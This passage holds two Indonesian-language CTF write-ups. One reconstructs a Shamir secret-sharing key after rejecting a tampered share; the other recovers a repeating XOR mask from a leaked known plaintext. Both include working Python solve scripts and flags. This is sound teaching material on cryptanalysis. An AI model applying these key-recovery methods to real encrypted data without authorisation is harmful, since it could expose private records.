
**Flag :**
CF2{for_tugu_muda_42751a1dca393b5ac5ce}

---

## Bandeng Presto

*CRYPTOGRAPHY*

---




**Executive Summary :**

Diberikan sebuah file ZIP yang berisi 3 file, yaitu *archive.enc, device-shares.csv & recovery-spec.txt.* Untuk menyelesaikan challengenya, saya harus memulihkan secret dari kapsul perangkat yang disimpan pakai *Shamir Secret Sharing 2-of-5 di GF(2^8)*, karena.. archive nya baru bisa dibuka kalau secret nya itu benar. Nah misal satu dari lima kapsul itu isinya ga sesuai sama commitment provisioning dan kapsul palsu itu ikut dipakai buat rekonstruksi, secret nya otomatis salah dan HMAC nya pasti bakalan gagal.

Kuncinya itu ada di verifikasi commitment per kapsul. Commitment tiap baris dihitung dari *SHA256(ASCII(x) + ":" + raw y bytes)*, dan dari seluruh 5 kapsul itu, cuman si BP-04 doank yang ga cocok. Nah dari situ, saya tinggal ambil 2 kapsul yang valid aja, lalu interpolasi Lagrange di x=0 buat dapetin secret yang hasilnya 9b70e31c55a2d84f10c6397e2a8b4d61. Setelah itu, saya melakukan verifikasi HMAC-SHA256 atas ciphertext, lalu decrypt pakai XOR keystream dari blok SHA256(secret ‖ counter32be) buat dapetin plaintext dan flagnya.

**Technical Report :**

Unzip file ZIP nya, disana ada 3 file yang isinya itu :


```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Cryptography/Bandeng Presto]
└─$ cat archive.enc
{
  "ciphertext_hex":
"62fbd1d047274b1daaf09d01d0e35dd98da05100f9364f1b13412a4e5c",
  "hmac_sha256":
"70ccdec8e3c1ca94989a188e9974c2022ec96c037ab48d9dc626164e35291e56"
}

┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Cryptography/Bandeng Presto]
└─$ cat device-shares.csv
device,x,share_hex,provisioning_commitment_sha256
BP-01,1,1f3f5f7f9fbfdfff8f2f4f6f8fafcfef,10a001385bf2503423168caed20899fe6eb168657
b9d17b69849be052422f2f6
BP-02,2,88ee80dada98d634350fd55c7bc35266,4e1b3f68433a7d2adde2cb89fe4e8b24ceb7
5a432e72eb18c73fe1d43c29b2a9
BP-03,3,0ca13cb91085d184aae6a34ddee7d0e8,a2854bbfb38d624e69f3c662c95c1dfc4cf3b
ed86b8d38c0649bfb88557f7388
BP-04,4,bd5725d150d6c4b95a4ffa3a881b736f,5687732ffd8c85fade6b09cc8e4a057d7ef9a
67a0353745b357b3f5182b8bd6d
BP-05,5,391899e89acbc309c5a68c2b2d3ff1e1,bf6e571f878c4f655190983a7f55e9f8c71d0
486bbf3955d86d4978be6f6ad82

┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Cryptography/Bandeng Presto]
└─$ cat recovery-spec.txt
Recovery specification

The archive uses Shamir sharing with threshold 2-of-5, independently for
each secret byte over GF(2^8). The irreducible polynomial is 0x11B.
Addition is XOR. Multiplication is polynomial multiplication reduced by
0x11B. A share row stores x and the byte-valued y sequence in hexadecimal.
The provisioning commitment is lowercase SHA-256 of ASCII decimal x, one
colon, then the raw y bytes. Reject rows whose commitment does not match.

For any two distinct valid x coordinates, interpolate the degree-1
polynomial at x=0 to recover the secret bytes. The archive key stream is
SHA-256(secret || counter32be), concatenated from counter 0 and truncated.
XOR it with archive.enc to recover archive.mac and archive.ciphertext.
Verify HMAC-SHA256 with the secret as key over the ciphertext before
accepting the plaintext. Plaintext is UTF-8 ASCII without a trailing newline.
```




Nah dari hasil analisis, ada beberapa poin yang menurut saya cukup penting :
1. Deskripsi soal bilang *"satu kapsul memiliki isi yang tidak sesuai dengan commitment provisioning"*, dan spec nya juga bilang *"reject rows whose commitment does not match"*. Nah ini nunjukin bahwa langkah pertama itu bukan langsung ngerekonstruksi, tetapi saya harus verifikasi terlebih dulu tuh tiap baris baris di *device-shares.csv.*

2. Commitment dihitung dari SHA256 atas ASCII decimal x, titik dua, lalu raw y bytes. Jadi yang di hash itu adalah bytes hasil decode share_hex, bukan string hex nya. Kalau dipikir pikir, ini kayak jebakan kecil, karena kalau misal yang di hash itu string hex nya, semua baris bakalan keliatan REJECT.

3. Skema nya threshold 2-of-5, jadi polinomial tiap byte itu derajat 1, $f(z) = s + a \cdot z$. Cukup 2 kapsul yang valid aja buat ngerekonstruksinya, dan sisa kapsul valid bisa dipakai sebagai cross-check.

4. Aritmetika nya itu ada di GF(2^8) dengan polinomial 0x11B. Penjumlahannya itu XOR, dan perkaliannya itu adalah perkalian polinomial yang direduksi dengan 0x11B. Karena char 2, pengurangan sama dengan XOR, jadi rumus Lagrange di x=0 nya menjadi : $f(0) = y1 \cdot x2/(x1 \oplus x2) \oplus y2 \cdot x1/(x1 \oplus x2)$.

5. Key stream diturunkan dari SHA256(secret || counter32be), counter mulai dari 0, big-endian 4 byte, lalu dipotong sepanjang ciphertext. Ciphertext nya cuma 29 byte, jadi cukup satu blok SHA256 (32 byte).

6. Ada satu kalimat di spec yang ga jelas, yaitu "*XOR it with archive.enc to recover archive.mac and archive.ciphertext"*. Padahal mah archive.enc itu udah berupa JSON dari sananya dengan 2 field yang terpisah (ciphertext_hex & hmac_sha256), jadi ga ada yang perlu di split lagi. Nah kebetulan HMAC nya ini jadi kebenaran buat nentuin interpretasi mana yang bener.

7. HMAC-SHA256 pada archive itu kebenarannya. Kalau misalnya kapsul palsu ikut dipakai maka jika urutan byte atau input HMAC nya salah satu aja, HMAC nya bakal langsung gagal. Jadi pendekatan yang benar adalah verify dulu sebelum decrypt, bukan asal XOR terus berharap hasilnya kebaca.

8. Cross-check nya itu tergolong simpel, yaitu semua kombinasi pasangan dari kapsul valid {1, 2, 3, 5}, harus menghasilkan secret yang identik. Kalau ada satu aja pasangan yang beda, berarti ada kapsul palsu yang ga sengaja lolos verifikasi.

Intinya, cara solvenya itu saya harus :
1. Pertama, Verifikasi commitment SHA256(ASCII(x) + ":" + y_bytes) tiap baris di device-shares.csv, lalu buang yang ga cocok.

2. Kedua, ambil 2 kapsul valid, lalu interpolasi Lagrange di x=0 per byte pakai aritmetika GF(2^8) dengan polinomial 0x11B buat dapetin secret.

3. Ketiga, hitung HMAC-SHA256(secret, ciphertext) dan bandingin sama field hmac_sha256, ini harus lolos sebelum decrypt.

4. Keempat, ambil keystream SHA256(secret || counter32be) dari counter 0, lalu potong sepanjang ciphertext.

5. Terakhir, XOR ciphertextnya dengan keystream buat dapetin plaintext, lalu hitung SHA256(plaintext) kemudian ambil 24 hex pertama buat nyusun flagnya.

Nah begitu sudah paham konsepnya, saya langsung bikin skrip pythonnya langsung buat dapetin flagnya, berikut skrip nya :

```
import csv, json, hashlib, hmac, itertools

# --- GF(2^8) dengan polinomial 0x11B ---
def gmul(a, b):
    r = 0
    while b:
        if b & 1:
            r ^= a
        a <<= 1
        if a & 0x100:
            a ^= 0x11B
        b >>= 1
    return r
```

```
def ginv(a):
    for i in range(1, 256):
        if gmul(a, i) == 1:
            return i

# --- 1. Baca share & verifikasi commitment ---
valid = []
with open("device-shares.csv") as f:
    for row in csv.DictReader(f):
        x = row["x"].strip()
        y = bytes.fromhex(row["share_hex"].strip())
        h = hashlib.sha256(x.encode() + b":" + y).hexdigest()
        ok = h == row["provisioning_commitment_sha256"].strip()
        print(row["device"], "VALID" if ok else "REJECT")
        if ok:
            valid.append((int(x), y))

# --- 2. Interpolasi Lagrange di x=0 (threshold 2) ---
def recover(s1, s2):
    (x1, y1), (x2, y2) = s1, s2
    inv = ginv(x1 ^ x2)
    l1 = gmul(x2, inv)
    l2 = gmul(x1, inv)
    return bytes(gmul(a, l1) ^ gmul(b, l2) for a, b in zip(y1, y2))

# --- 3. Key stream: SHA256(secret || counter32be) ---
def keystream(secret, n):
    out, c = b"", 0
    while len(out) < n:
        out += hashlib.sha256(secret + c.to_bytes(4, "big")).digest()
        c += 1
    return out[:n]

# --- 4. Baca archive, verifikasi HMAC, dekripsi ---
with open("archive.enc") as f:
    arc = json.load(f)
ct = bytes.fromhex(arc["ciphertext_hex"])
mac = bytes.fromhex(arc["hmac_sha256"])

s1, s2 = valid[0], valid[1]          # cukup 2 share valid
secret = recover(s1, s2)
print("secret:", secret.hex())

calc = hmac.new(secret, ct, hashlib.sha256).digest()
if not hmac.compare_digest(calc, mac):
    raise SystemExit("HMAC gagal, jangan dekripsi")
```

```
pt = bytes(a ^ b for a, b in zip(ct, keystream(secret, len(ct))))
print("plaintext:", pt.decode())
print("FLAG: CF2{bandeng_presto_%s}" % hashlib.sha256(pt).hexdigest()[:24])
```

Setelah skrip tersebut dijalankan, saya mendapatkan flagnya :

```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Cryptography/Bandeng Presto]
└─$ python3 solve.py
BP-01 VALID
BP-02 VALID
BP-03 VALID
BP-04 REJECT
BP-05 VALID
secret: 9b70e31c55a2d84f10c6397e2a8b4d61
plaintext: BP-POOL|R-73|restore=complete
FLAG: CF2{bandeng_presto_934e1e05dfaccf58f01482c3}
```

**Conclusion :**
Challenge ini lebih menekankan bahwa adanya perbedaan antara “share nya itu ada kok” dan “share nya bisa dipercaya”. Di sini commitment SHA-256 per kapsul berperan sebagai filter awal, dan HMAC-SHA256 pada archive berperan sebagai kunci kebenaran di akhir, sehingga kapsul palsu otomatis ke ban tanpa perlu ditebak. Jebakan utamanya disini jangan langsung rekonstruksi pakai 2 kapsul pertama yang kebetulan ada, padahal aslinya, kalau salah satunya ternyata BP-04, secret yang keluar cuma sampah dan HMAC nya pasti gagal

Dalam kriptografi terapan, detail encoding sering menjadi kebenaran. Commitment dihitung atas ASCII(x) + “:” + raw bytes, counter nya uint32 big-endian, dan HMAC nya dihitung atas ciphertext, bukan plaintext. Salah satu aja keliru, hasilnya langsung ga valid. Makanya, selalu validasi input nya dulu sebelum menyentuh proses rekonstruksi, lalu verifikasi secara kriptografis (authenticate-then-decrypt), bukan cuma asal XOR, wleee


**Flag :**
CF2{bandeng_presto_934e1e05dfaccf58f01482c3}

---

# Lumpia

*CRYPTOGRAPHY*

---




**Executive Summary :**

Diberikan sebuah file ZIP, yang isinya itu ada 3 file, yaitu *release-note.txt, spool-recovery.json, dan transactions.json.* Untuk menyelesaikan challengenya, saya harus memulihkan mask 16-bytenya, yang dipakai buat enkripsi XOR per-byte, karena.. si archive transaksi L-002 itu baru bisa dibaca kalau mask nya benar. Nah masalahnya di sini, enkripsinya itu pake repeating-key XOR tanpa salt per transaksi, jadi keystream nya kepake ulang tiap ngerecord dan offsetnya pasti direset dari awal.

Kuncinya itu ada di known plaintext yang bocor. file *spool-recovery.json* udah ngasih plaintext_prefix yang isinya "LUMPIA-ORDER-V3:" dengan panjang tepat 16 ASCII byte, sama persis dengan panjang si masknya. Jadi dari situ saya tinggal XOR 16 byte pertama ciphertext L-001 dengan prefix nya, langsung tuh dapet mask utuh yang hasilnya 8685628092937c3ac08550838e22abc1. Setelah itu, saya decrypt L-002 pakai mask yang diulang ulang tadi, lalu dapet deh plaintext dan flagnya.

**Technical Report :**

Unzip file ZIP nya, disana ada 3 file yang isinya itu :

```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Cryptography/Lumpia]
└─$ cat release-note.txt
Legacy wire format: XOR per-byte, secret 16-byte repeated mask, offset direset setiap
record. Tidak ada salt per transaksi. Catatan ini menjelaskan implementasi, bukan nilai
secret.
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Cryptography/Lumpia]
└─$ cat spool-recovery.json
{
  "message_id": "L-001",
  "plaintext_prefix": "LUMPIA-ORDER-V3:",
  "source": "printer spool recover; prefix exactly 16 ASCII bytes"
}
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Cryptography/Lumpia]
└─$ cat transactions.json
[
  {
    "id": "L-001",
    "ciphertext_hex":
"cad02fd0dbd2517592c115d1a37498fbb6b552b8a6a2474aaff724eae14c96f2bdf103e2fef6
410af7"
  },
  {
    "id": "L-002",
    "ciphertext_hex":
"c5c350fbf1e1054ab4ea0feffb4fdba8e7da52e6f0a04908f8e766bbeb4498a0b7e601b5aaaa0
1"
  },
  {
    "id": "L-003",
    "ciphertext_hex":
"cad02fd0dbd2517592c115d1a37498fbb6b552b8a6a1474aaff724eae14c96f0bdf103e2fef6
410bf1"
  }
]
```




Nah dari hasil analisis, ada beberapa poin krusial :
1. release-note.txt bilang *“secret 16-byte repeated mask, offset direset setiap record, tidak ada salt per transaksi”*. Ini langsung nunjukin bahwa repeating-key XOR dan keystream-nya selalu dipake ulang setiap transaksi.

2. spool-recovery.json sudah bocorin plaintext_prefix: *"LUMPIA-ORDER-V3:"* yang panjangnya tepat 16 ASCII byte. yang dimana panjang prefix nya sama dengan panjang mask, jadi known plaintext ini menutupi seluruh key. Dari sini mask bisa direcover 100%.

3. Ciphertext L-001 dan L-003, mereka berbagi prefix yang identik (cad02fd0dbd25175...). Ini konfirmasi tambahan bahwa mask nya sama dan offset nya direset per record.

4. Enkripsinya sederhana, yaitu C[i] = P[i] XOR K[i mod 16]. Karena known plaintext 16 byte pertama L-001 tersedia, maka K[j] = C1[j] XOR P1[j] untuk j adalah 0..15. Setelah mask si K ketemu, tinggal decrypt L-002 lalu P2[i] = C2[i] XOR K[i mod 16].

5. Panjang ciphertext L-002 itu 39 byte, jadi cukup pakai mask yang diulang (mask byte ke-0 sampai ke 14 lagi). Ga perlu counter atau blok tambahan kayak CBC/CTR, jadi real murni XOR per-byte.

6. Hati hati jebakan, kalau langsung XOR dua ciphertext (L-001 XOR L-002) tanpa tau prefix nya, hasilnya cuma beda plaintext antar record, bukan mask. Jadi langkah yang bener itu recover masknya dulu dari known plaintext, baru decrypt si target.

7. Cross check nya tergolong simpel, decrypt L-003 pakai mask yang sama, tapi plaintext nya harus diawali *LUMPIA-ORDER-V3* juga. Kalau iya, berarti masknya bener.

Intinya, cara solvenya itu saya harus :
1. Pertama, ambil 16 byte pertama ciphertext L-001, XOR dengan ASCII LUMPIA-ORDER-V3 buat dapetin mask 16 byte.

2. Kedua, decrypt L-002 pakai mask yang diulang tiap 16 byte.

3. Ketiga, kalau mau sih.. decrypt L-003 pakai mask yang sama buat cross-check prefix.

4. Terakhir, baca plaintext L-002 lalu susun flagnya.

Nah begitu sudah paham konsepnya, saya langsung bikin skrip pythonnya langsung buat dapetin flagnya, berikut skrip nya :

```
ct1 =
bytes.fromhex("cad02fd0dbd2517592c115d1a37498fbb6b552b8a6a2474aaff724eae14c96f
2bdf103e2fef6410af7")
ct2 =
bytes.fromhex("c5c350fbf1e1054ab4ea0feffb4fdba8e7da52e6f0a04908f8e766bbeb4498a0
b7e601b5aaaa01")
prefix = b"LUMPIA-ORDER-V3:"

mask = bytes(a ^ b for a, b in zip(ct1, prefix))
print("mask:", mask.hex())

pt2 = bytes(c ^ mask[i % 16] for i, c in enumerate(ct2))
print(pt2)
```

Setelah skrip tersebut dijalankan, saya mendapatkan flagnya :

```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Cryptography/Lumpia]
└─$ python3 skrip.py
mask: 8685628092937c3ac08550838e22abc1
b'CF2{crypto_lumpia_0fb3528b68ef3a1cc589}'
```

**Conclusion :**
Challenge ini mengajarkan bahwa panjang key bukan penentu keamanan, yang bikin kebobolan disini itu reuse keystreamnya sama si known plaintextnya. Di sini known plaintext 16 byte yang panjangnya sama persis dengan mask, berperan sebagai kunci kebocoran total, dengan offset yang direset per record, membuatnya mask yang sama bisa dipakai buat ngedecrypt transaksi lain tanpa perlu effort banget. Jebakan utamanya di sini jangan langsung XOR dua ciphertext dan berharap plaintext muncul, yang bener itu recover masknya dulu dari known plaintext, baru decrypt targetnya

Dalam terapan Cryptography, detail implementasi sering menjadi sebuah kebenaran. Repeating-key XOR tanpa IV/nonce itu basically kayak Vigenère modern, begitu ada known plaintext sepanjang key, maka seluruh keystream bakalan bocor. Makanya, selalu pake IV/nonce yang unik per pesan dan AEAD (AES-GCM, ChaCha20-Poly1305), jangan pernah reuse keystream..

**Flag :**
CF2{crypto_lumpia_0fb3528b68ef3a1cc589}

---